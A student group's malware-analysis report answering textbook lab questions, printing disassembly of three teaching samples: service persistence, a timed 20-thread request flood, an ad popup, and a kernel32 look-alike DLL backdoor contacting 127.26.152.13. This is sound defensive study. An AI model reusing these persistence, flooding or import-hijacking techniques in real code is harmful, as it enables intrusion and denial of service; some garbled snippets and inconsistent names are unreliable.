

## Assignment 4 Report

Group Name: Aw, Snap!

Group Members: Weijia Sun, Xinyu Lyu, Mengmei Ye

### Lab 7-1

Analyze the malware found in the file Lab07-01.exe.

#### Questions

1. How does this program ensure that it continues running (achieves persistence) when the computer is restarted?

Address	Ordinal	Name	Library
00404000		CreateServiceA	ADVAPI32
00404004		StartServiceCtrlDispatcherA	ADVAPI32
00404008		OpenSCManagerA	ADVAPI32

```
loc_401064:
push    esi
push    offset Name    ; "HGL345"
push    0               ; bInitialOwner
push    0               ; lpMutexAttributes
call    ds:CreateMutexA
push    3               ; dwDesiredAccess
push    0               ; lpDatabaseName
push    0               ; lpMachineName
call    ds:OpenSCManagerA
mov     esi, eax
call    ds:GetCurrentProcess
lea     eax, [esp+404h+Filename]
push    3E8h             ; nSize
push    eax               ; lpFilename
push    0               ; hModule
call    ds:GetModuleFileNameA
push    0               ; lpPassword
push    0               ; lpServiceStartName
push    0               ; lpDependencies
push    0               ; lpdwTagId
lea     ecx, [esp+414h+Filename]
push    0               ; lpLoadOrderGroup
push    ecx               ; lpBinaryPathName
push    SERVICE_ERROR_IGNORE ; dwErrorControl
push    SERVICE_AUTO_START ; dwStartType
push    SERVICE_WIN32_OWN_PROCESS ; dwServiceType
push    SC_MANAGER_CREATE_SERVICE ; dwDesiredAccess
push    offset DisplayName ; "Malservice"
push    offset DisplayName ; "Malservice"
push    esi               ; hSCManager
call    ds:CreateServiceA
```

By using IDA Pro, we find that CreateServiceA has been used. With the codes above, we can see it tries to create a function service that it runs its own process and load the windows. Service name is called “Malservice”. And the service will run the executable path from GetModuleFileNameA.

2. Why does this program use a mutex?

```

sub_401040 proc near
SystemTime= SYSTEMTIME ptr -400h
FileTime= _FILETIME ptr -3F0h
Filename= byte ptr -3E8h

sub    esp, 400h
push   offset Name      ; "HGL345"
push   0                 ; bInheritHandle
push   1F0001h           ; dwDesiredAccess
call   ds:OpenMutexA
test  eax, eax
jz    short loc_401064

loc_401064:
push   esi
push   offset Name      ; "HGL345"
push   0                 ; bInitialOwner
push   0                 ; lpMutexAttributes
call   ds>CreateMutexA
push   3                 ; dwDesiredAccess
push   0                 ; lpDatabaseName
push   0                 ; lpMachineName
call   ds:OpenSCManagerA
...
```

From the figure above, we can see the malware wants to open the mutex called “**HGL345**”. And because of the ExitProcess, it is unable to run the program with two instances at the same time, or it will get exits.

### 3. What is a good host-based signature to use for detecting this program?

Mutex named “**HGL345**” and Service named “**Malservice**” are good host-based signature used for detecting this program.

### 4. What is a good network-based signature for detecting this malware?

's'	.data:00405048	00000007	C	HGL345
's'	.data:00405050	00000023	C	<a href="http://www.malwareanalysisbook.com">http://www.malwareanalysisbook.com</a>
's'	.data:00405074	00000016	C	Internet Explorer 8.0

```

; Attributes: noreturn

; DWORD __stdcall StartAddress(LPUOID lpThreadParameter)
StartAddress proc near

lpThreadParameter= dword ptr 4

push    esi
push    edi
push    0          ; dwFlags
push    0          ; lpszProxyBypass
push    0          ; lpszProxy
push    1          ; dwAccessType
push    offset szAgent ; "Internet Explorer 8.0"
call    ds:InternetOpenA
mov     edi, ds:InternetOpenUrlA
mov     esi, eax

```

```

loc_40116D:          ; dwContext
push    0
push    80000000h      ; dwFlags
push    0          ; dwHeadersLength
push    0          ; lpszHeaders
push    offset szUrl ; "http://www.malwareanalysisbook.com"
push    esi          ; hInternet
call    edi ; InternetOpenUrlA
jmp    short loc_40116D
StartAddress endp

```

Just by looking at the strings of the binary, we can easily spot a suspicious URL and by cross referencing, we will arrive at figure 5. The malware simply uses “**Internet Explorer 8.0**” as user agent and it attempts to get “<http://www.malwareanalysisbook.com>” in a loop. We can use this as the network based signature.

From the strings, we can find a URL “<http://www.malwareanalysisbook.com>”. By diving into the codes, we find that the malware uses “Internet Explorer 8.0” as the user agent to loopy get the information from the URL. Therefore, based on the network, we can use that as the signature.

## 5. What is the purpose of this program?

```
push  esi      , lServiceManager
call ds>CreateServiceA
xor  edx, edx
lea   eax, [esp+404h+FileTime]
mov  dword ptr [esp+404h+SystemTime.wYear], edx
lea   ecx, [esp+404h+SystemTime]
mov  dword ptr [esp+404h+SystemTime.wDayOfWeek], edx
push  eax      ; lpFileTime
mov  dword ptr [esp+408h+SystemTime.wHour], edx
push  ecx      ; lpSystemTime
mov  dword ptr [esp+40Ch+SystemTime.wSecond], edx
mov  [esp+40Ch+SystemTime.wYear], 2100
call ds:SystemTimeToFileTime
push  0          ; lpTimerName
push  0          ; bManualReset
push  0          ; lpTimerAttributes
call ds>CreateWaitableTimerA
push  0          ; fResume
push  0          ; lpArgToCompletionRoutine
push  0          ; pfnCompletionRoutine
lea   edx, [esp+410h+FileTime]
mov  esi, eax
... - inserted
```

```
push  edi
mov  edi, ds>CreateThread
mov  esi, 20
```

```
loc_401126:           ; lpThreadId
push  0
push  0          ; dwCreationFlags
push  0          ; lpParameter
push  offset StartAddress ; lpStartAddress
push  0          ; dwStackSize
push  0          ; lpThreadAttributes
call  edi ; CreateThread
dec   esi
jnz   short loc_401126
```

From the figure above, the malware created a WaitableTimer with the system time set as 2100 00:00:00. Therefore, with that infinite timeout WaitableTimer, the program will wait until the year of 2100. Next, it will create 20 threads. To sum up, the malware will wait until 2100 00:00:00 to make Distributed Denial of Service(DDoS) attacks on <http://www.malwareanalysisbook.com>. And, it will make 20 threads loops of infinite Get request functions to the website.

## 6. When will this program finish executing?

Until the computer shut down or the process killed.

# Lab 7-2

Analyze the malware found in the file Lab07-02.exe.

### Questions

#### 1. How does this program achieve persistence?

```
lea    [eax, _C:\Windows\ad.htm]
push  ecx
push  esi
push  eax
call  dword ptr [edx+2Ch]
push  esi          ; bstrString
call  ds:SysFreeString
pop   esi
```


  
loc\_40107F:  
call ds:OleUninitialize

  
loc\_401085:  
xor eax, eax
add esp, 24h
retn
\_main endp

The program finishes popping up a web page. Actually, we don't find any persistence codes in the program.

#### 2. What is the purpose of this program?

The program use the IE Explorer to pop up the ad web page. And the URL is <http://www.malwareanalysisbook.com/ad.html>.



```
lea    ecx, [esp+24h+pvarg]
push   esi
push   ecx      ; pvarg
call   ds:VariantInit
push   offset psz ; "http://www.malwareanalysisbook.com/ad.h"...
mov    [esp+2Ch+var_10], 3
mov    [esp+2Ch+var_8], 1
call   ds:SysAllocString
lea    ecx, [esp+28h+pvarg]
mov    esi, eax
```

### 3. When will this program finish executing?

The program finish when it opening the ad web page (<http://www.malwareanalysisbook.com/ad.html>.)

## Lab 7-3

For this lab, we obtained the malicious executable, Lab07-03.exe, and DLL, Lab07-03.dll, prior to executing. This is important to note because the malware might change once it runs. Both files were found in the same directory on the victim machine. If you run the program, you should ensure that both files are in the same directory on the analysis machine. A visible IP string beginning with 127 (a loopback address) connects to the local machine. (In the real version of this malware, this address connects to a remote machine, but we've set it to connect to localhost to protect you.) **WARNING** This lab may cause considerable damage to

your computer and may be difficult to remove once installed. Do not run this file without a virtual machine with a snapshot taken prior to execution.

This lab may be a bit more challenging than previous ones. You'll need to use a combination of static and dynamic methods, and focus on the big picture in order to avoid getting bogged down by the details.

### Questions

1. How does this program achieve persistence to ensure that it continues running when the computer is restarted?

The program copies Lab07-03.dll to the path "C:\\windows\\system32\\kerne132.dll".

```
mov    edi, ebp
lea    ebx, [esp+ecx+154h+FindFileData.dwReserved1]
or     ecx, 0FFFFFFFh
repne scasb
not    ecx
dec    ecx
lea    edi, [esp+154h+FindFileData.cFileName]
mov    edx, ecx
or     ecx, 0FFFFFFFh
repne scasb
not    ecx
dec    ecx
lea    eax, [edx+ecx+1]
push   eax          ; Size
call   ds:malloc
mov    edx, [esp+158h+lpFileName]
mov    ebp, eax
mov    edi, edx
or     ecx, 0FFFFFFFh
xor    eax, eax
push   offset a_exe    ; ".exe"
repne scasb
not    ecx
```

The program searches for all files with suffix ".exe" in the sub function.



```
loc_4017D4:
mov    ecx, [esp+54h+hObject]
mov    esi, ds:CloseHandle
push   ecx          ; hObject
call   esi ; CloseHandle
mov    edx, [esp+54h+var_4]
push   edx          ; hObject
call   esi ; CloseHandle
push   0            ; bFailIfExists
push   offset NewFileName ; "C:\\windows\\system32\\kerne132.dll"
push   offset ExistingFileName ; "Lab07-03.dll"
call   ds:CopyFileA
test   eax, eax
push   0            ; int
jnz    short loc_401806
```

Since the program calls two functions CreateFileA and CreateFileMappingA, it reveals that the program creates a fake Kernel32.dll called Kerne132.dll and map the file into the memory. And replace all .exe imported Kernel32.dll with Kerne132.dll.

```
push    1          ; dwShareMode
push    10000000h   ; dwDesiredAccess
push    eax        ; lpFileName
call    ds>CreateFileA
push    0          ; lpName
push    0          ; dwMaximumSizeLow
push    0          ; dwMaximumSizeHigh
push    4          ; flProtect
push    0          ; lpFileMappingAttributes
push    eax        ; hFile
mov     [esp+34h+var_4], eax
call    ds>CreateFileMappingA
push    0          ; dwNumberOfBytesToMap
push    0          ; dwFileOffsetLow
push    0          ; dwFileOffsetHigh
push    0F0001Fh   ; dwDesiredAccess
push    eax        ; hFileMappingObject
mov     [esp+30h+hObject], eax
call    ds>MapViewOfFile
mov     esi, eax
test   esi, esi
-----
```

## 2. What are two good host-based signatures for this malware?

One is the fake filename "kerne123.dll" and the other one is the mutex called "SADFHUHF".

```
xor     eax, eax
lea     edi, [esp+1208h+var_FFF]
push   offset Name      ; "SADFHUHF"
rep    stosd
stosw
push   0          ; bInheritHandle
push   1F0001h   ; dwDesiredAccess
stosb
call   ds>OpenMutexA
test   eax, eax
jnz   loc_100011E8
```

```
push   offset Name      ; "SADFHUHF"
push   eax          ; bInitialOwner
push   eax          ; lpMutexAttributes
call   ds>CreateMutexA
lea    ecx, [esp+1208h+WSAData]
push   ecx          ; lpWSAData
push   202h         ; wVersionRequested
call   ds>WSASStartup
test  eax, eax
```

### 3. What is the purpose of this program?

The program makes the machine connect to the remote host. Then, it makes the machine follow the instructions from the remote host.


The image shows two windows of a debugger, likely Immunity Debugger, displaying assembly code. A red arrow points from the top window to the bottom window, indicating a flow or relationship between the two snippets.

**Top Window (Assembly Snippet 1):**

```
push    6          ; protocol
push    1          ; type
push    2          ; af
call    ds:socket
mov     esi, eax
cmp     esi, 0FFFFFFFh
jz      loc_100011E2
```

**Bottom Window (Assembly Snippet 2):**

```
push    offset cp    ; "127.26.152.13"
mov     [esp+120Ch+name.sa_family], 2
call   ds:inet_addr
push    50h         ; hostshort
mov     dword ptr [esp+120Ch+name.sa_data+2], eax
call   ds:htons
lea     edx, [esp+1208h+name]
push    10h         ; namelen
push    edx         ; name
push    esi         ; s
mov     word ptr [esp+1214h+name.sa_data], ax
call   ds:connect
cmp     eax, 0FFFFFFFh
jz      loc_100011DB
```



#### 4. How could you remove this malware once it is installed?

Actually, it is kind of difficult to remove the malware from the computer once it is installed because it has been imported by all the ".exe" files. Therefore, there is a way to modify the fake kerne132.dll file again to no longer be a malicious.